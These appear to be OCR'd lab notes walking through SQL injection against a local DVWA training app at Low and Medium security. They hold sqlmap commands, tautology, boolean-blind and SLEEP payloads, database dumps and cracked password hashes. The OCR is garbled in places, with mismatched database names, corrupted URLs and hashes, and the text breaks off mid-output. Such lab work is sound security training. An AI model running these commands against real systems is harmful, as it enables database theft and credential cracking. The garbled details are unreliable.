
8.2 Low

1. Check_Database_Error

Check Error= 1' or 1=1#



2. Capture_Req



3. Show_Available_Dbs

Available Database=

```
sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sql_injection/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=6d3c4eaed157f16218889a8e4ddd30a7" --dbs --batch --risk=3 --level=3
```

```
root@kali:~# sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sql_injection/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=6d3c4eaed157f16218889a8e4ddd30a7" --dbs --batch --risk=3 --level=3

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:14:34 / 2025-04-15

[12:14:34] [INFO] testing connection to the target URL
[12:14:35] [INFO] testing if the target URL content is stable
[12:14:35] [INFO] target URL content is stable
[12:14:35] [INFO] testing if GET parameter 'id' is dynamic
[12:14:35] [WARNING] GET parameter 'id' does not appear to be dynamic
[12:14:35] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[12:14:35] [INFO] testing for SQL injection on GET parameter 'id'
[12:14:35] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:14:35] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="exists")
[12:14:35] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (3) value? [Y/n] Y
[12:14:35] [INFO] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
```

4. Dbs_Result

```
[12:14:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.63
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[12:14:47] [INFO] fetching database names
[12:14:47] [INFO] fetching number of databases
[12:14:47] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[12:14:47] [INFO] retrieved: 2
[12:14:47] [INFO] retrieved: information_schema
[12:14:48] [INFO] retrieved: dwva
Available databases [2]:
[*] dwva
[*] information_schema
[12:14:48] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 91 times
[12:14:48] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/127.0.0.1'
[*] ending @ 12:14:48 /2025-04-15/

```

(root@kali)-[~/home/kali]

5. Show_dvwa_Dbs_Tables

Show database tables=

```
sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sql_injection/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=6d3c4eaed157f16218889a8e4ddd30a7" -D dvwa --tables --batch -risk=3 --level=3
```

```
[12:17:20] [INFO] resuming back-end DBMS 'mysql'
[12:17:20] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id='1' AND 2467=2467-- KRaL&Submit=Submit

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id='1' AND (SELECT 3662 FROM (SELECT(SLEEP(5)))AtMn)-- Fvfm&Submit=Submit

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 12:17:20 /2025-04-15/

```

6. dvwa_tables

```

kali@kali:~$ ./sqlmap.py -u "http://127.0.0.1/DVWA/vulnerabilities/sql_injection/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=6d3c4eaed157f16218889a8e4ddd30a7" -D dvwa -T users --columns --batch --risk=3 --level=3
[INFO] the back-end DBMS is MySQL
[INFO] web server operating system: Linux Debian
[INFO] web application technology: Apache 2.4.63
[INFO] back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
[INFO] fetching tables for database: 'dvwa'
[INFO] fetching number of tables for database 'dvwa'
[WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[INFO] retrieved: 2
[INFO] retrieved: users
[INFO] retrieved: guestbook
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+
[WARNING] HTTP error codes detected during run:
404 (Not Found) - 54 times
[INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/127.0.0.1'
[*] ending @ 12:17:21 /2025-04-15/

```

7. dvwa_Users_Table_Columns

show table users columns=

```

sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sql_injection/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=6d3c4eaed157f16218889a8e4ddd30a7" -D dvwa -T users --columns --batch --risk=3 --level=3

```

```

# sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sql_injection/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=6d3c4eaed157f16218889a8e4ddd30a7" -D dvwa -T users --columns --batch --risk=3 --level=3
[1.9.3#stable]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:19:48 /2025-04-15/


[12:19:48] [INFO] resuming back-end DBMS 'mysql'
[12:19:48] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id='1' AND 2467=2467-- KRaL&Submit=Submit

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id='1' AND (SELECT 3662 FROM (SELECT(SLEEP(5)))AtMn)-- Fvfm&Submit=Submit

```

8. User_Table_Columns



```
[root@kali:~/home/kali] [12:19:51] [INFO] retrieved: varchar(15)
[12:19:51] [INFO] retrieved: user
[12:19:51] [INFO] retrieved: varchar(15)
[12:19:52] [INFO] retrieved: password
[12:19:52] [INFO] retrieved: varchar(32)
[12:19:53] [INFO] retrieved: avatar
[12:19:53] [INFO] retrieved: varchar(70)
[12:19:53] [INFO] retrieved: last_login
[12:19:54] [INFO] retrieved: timestamp
[12:19:54] [INFO] retrieved: failed_login
[12:19:54] [INFO] retrieved: int(3)
Database: dwm
Table: users
[8 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| user   | varchar(15) |
| avatar | varchar(70) |
| failed_login | int(3) |
| first_name | varchar(15) |
| last_login | timestamp |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6)  |
+-----+-----+
[12:19:55] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 513 times
[12:19:55] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/127.0.0.1'
```


To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

34°C Haze 12:20 15-04-2025

9. Fetch_User&Passwd_Columns

Show username and passwords=

```
sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sql_injection/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=6d3c4eaed157f16218889a8e4ddd30a7" -D dvwa -T users -C user,password --dump --batch --risk=3 --level=3
```



```
[root@kali:~/home/kali] # sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sql_injection/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=6d3c4eaed157f16218889a8e4ddd30a7" -D dvwa -T users -C user,password --dump --batch --risk=3 --level=3

{1.9.3#stable}
https://sqlmap.org

[*] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:22:38 /2025-04-15

[12:22:38] [INFO] resuming back-end DBMS 'mysql'
[12:22:38] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id='1' AND 2467=2467-- KRAl6Submit=Submit

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id='1' AND (SELECT 3662 FROM (SELECT(SLEEP(5)))AtMn)-- Fvfm8Submit=Submit

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
34°C Haze 12:23 15-04-2025
```

10. Username&Passwd.

```

kali@kali:~$ ./sqlmap.py -u "http://127.0.0.1/DVWA/vulnerabilities/sql_injection_3/?id=1" --cookie="security_level=0; PHPSESSID=6d3c4eaed157f16218889a8e4ddd30a7;" --risk=3 --level=3 --data="id=1&Submit=Submit" --dbs --batch --risk=3 --level=3
[12:22:47] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[12:22:47] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[12:22:47] [INFO] starting 4 processes
[12:22:47] [INFO] cracked password '123' for hash '202cb962ac59075b964b07152d234b70'
[12:22:48] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38df260853678922e03'
[12:22:49] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fc6c9216b'
[12:22:50] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[12:22:51] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dwva
Table: users
[5 entries]
+-----+-----+
| user | password |
+-----+-----+
| 1337 | 8d3533d75ae2c3966d7e0d4fc69216b (charley) |
| admin | 202cb962ac59075b964b07152d234b70 (123) |
| gordondb | e99a18c428cb38df260853678922e03 (abc123) |
| pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+-----+-----+
[12:22:56] [INFO] table 'dwva.users' dumped to CSV file '/root/.local/share/sqlmap/output/127.0.0.1/dump/dwva/users.csv'
[12:22:56] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 766 times
[12:22:56] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 12:22:56 /2025-04-15/

```

8.3 Med

1. Capture_Req

Request to http://127.0.0.1:8080/DVWA/vulnerabilities/sql_injection_3/index.php?id=1&Submit=Submit

```

POST /DVWA/vulnerabilities/sql_injection_3/index.php?id=1&Submit=Submit HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
DNT: 1
Connection: close
Referer: http://127.0.0.1/DVWA/vulnerabilities/sql_injection_3/index.php?id=1&Submit=Submit
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: none
Priority: 0
id=1&Submit=Submit

```

2. Show_Available_Dbs

```

sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sql_injection_3/" --cookie="security_level=0; PHPSESSID=6d3c4eaed157f16218889a8e4ddd30a7;" security=medium
--data="id=1&Submit=Submit" --dbs --batch --risk=3 --level=3

```

```
(root㉿kali:[/home/kali])
# sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sql_injection/" --cookie="security_level=0; PHPSESSID=6d3c4eaed157f16218889a8e4ddd30a7; security=medium" --data="id=1&Submit=Submit" -D dvwa --batch --risk=3 --level=3

[!] Legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:36:49 /2025-04-15

[16:36:49] [INFO] resuming back-end DBMS 'mysql'
[16:36:49] [INFO] testing connection to the target URL
[16:36:49] [INFO] testing if the target URL content is stable
[16:36:50] [INFO] target URL content is stable
[16:36:50] [INFO] testing if POST parameter 'id' is dynamic
[16:36:50] [WARNING] POST parameter 'id' does not appear to be dynamic
[16:36:50] [WARNING] heuristic (basic) test shows that POST parameter 'id' might not be injectable
[16:36:50] [INFO] testing for SQL injection on POST parameter 'id'
[16:36:50] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[16:36:50] [INFO] POST parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="User ID exists in the database")
[16:36:50] [INFO] testing 'Generic inline queries'
[16:36:50] [INFO] testing 'MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

3. Dbs

```
(root㉿kali:[/home/kali])
# sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sql_injection/" --cookie="security_level=0; PHPSESSID=6d3c4eaed157f16218889a8e4ddd30a7; security=medium" --data="id=1&Submit=Submit" -D dvwa --batch --risk=3 --level=3

Parameter: id (POST)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1 AND 2331=2331&Submit=Submit

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 1950 FROM (SELECT(SLEEP(5)))MLqY)&Submit=Submit


[16:37:01] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.63
back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
[16:37:01] [INFO] fetching database names
[16:37:01] [INFO] fetching number of databases
[16:37:01] [INFO] resumed: 2
[16:37:01] [INFO] resumed: information_schema
[16:37:01] [INFO] resumed: dwva
available databases [2]:
[*] dwva
[*] information_schema

[16:37:01] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/127.0.0.1'
[*] ending @ 16:37:01 /2025-04-15

[root@kali:[/home/kali]
#
```

4. Show_DVWA_Dbs_Tables

```
sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sql_injection/" --cookie="security_level=0; PHPSESSID=6d3c4eaed157f16218889a8e4ddd30a7; security=medium" --data="id=1&Submit=Submit" -D dvwa --tables --batch --risk=3 --level=3
```



```


root@kali:~/home/kali# sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sql_i盲d/" --cookie="security_level=0; PHPSESSID=6d3c4eaed157f16218889a8e4ddd30a7; security=medium" --data="id=1&Submit=Submit" -D dvwa --tables --batch --risk=3 --level=3
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 16:39:40 /2025-04-15/
[16:39:41] [INFO] resuming back-end DBMS 'mysql'
[16:39:41] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 2331=2331&Submit=Submit

  Type: time-based blind
  Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1 AND (SELECT 1950 FROM (SELECT(SLEEP(5)))MLqY)&Submit=Submit

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```

5. Show_Tables.



```

root@kali:~/home/kali# sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sql_i盲d/" --cookie="security_level=0; PHPSESSID=6d3c4eaed157f16218889a8e4ddd30a7; security=medium" --data="id=1&Submit=Submit" -D dvwa -T users --columns --batch --risk=3 --level=3
[16:39:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.63
back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
[16:39:41] [INFO] fetching tables for database: 'dvwa'
[16:39:41] [INFO] fetching number of tables for database 'dvwa'
[16:39:41] [INFO] resumed: 2
[16:39:41] [INFO] resumed: users
[16:39:41] [INFO] resumed: guestbook
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+

[16:39:41] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/127.0.0.1'
[*] ending @ 16:39:41 /2025-04-15/


```

6. Show_User_Table_Columns

```

sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sql_i盲d/" --cookie="security_level=0; PHPSESSID=6d3c4eaed157f16218889a8e4ddd30a7; security=medium" --data="id=1&Submit=Submit" -D dvwa -T users --columns --batch --risk=3 --level=3

```

```

sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sql_injection/" --cookie="security_level=0; PHPSESSID=6d3c4eaed157f16218889a8e4ddd30a7; security=medium" --data="id=1&Submit=Submit" -D dvwa -T users -C user,password --batch --risk=3 --level=3
[*] starting @ 16:41:30 /2025-04-15

[16:41:30] [INFO] resuming back-end DBMS 'mysql'
[16:41:30] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (POST)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1 AND 2331@Submit=Submit

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 1950 FROM (SELECT(SLEEP(5)))MLqY)&Submit=Submit

```

7. User_Table_Columns.

```

[16:41:30] [INFO] resumed: varchar(32)
[16:41:30] [INFO] resumed: avatar
[16:41:30] [INFO] resumed: varchar(70)
[16:41:30] [INFO] resumed: timestamp
[16:41:30] [INFO] resumed: failed_login
[16:41:30] [INFO] resumed: int(3)

Database: dvwa
Table: users
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| user   | varchar(15) |
| avatar | varchar(70) |
| failed_login | int(3) |
| first_name | varchar(15) |
| last_login | timestamp |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |
+-----+-----+

[16:41:30] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 16:41:30 /2025-04-15/

```

8. Fetch_User,Passwd

```

sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sql_injection/" --cookie="security_level=0; PHPSESSID=6d3c4eaed157f16218889a8e4ddd30a7; security=medium" --data="id=1&Submit=Submit" -D dvwa -T users -C user,password --dump --batch --risk=3 --level=3

```

```
(root@kali:~/home/kali)
# sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sql_injection/" --cookie="security_level=0; PHPSESSID=6d3c4eaed15f1621889a8e4dd30a; security=medium" --data="id=1&Submit=Submit" -D dwy -T users -C user,password --dump --batch --risk=3 --level=3
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:43:16 /2025-04-15/

[16:43:16] [INFO] resuming back-end DBMS 'mysql'
[16:43:16] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (POST)
Type: boolean-based blind
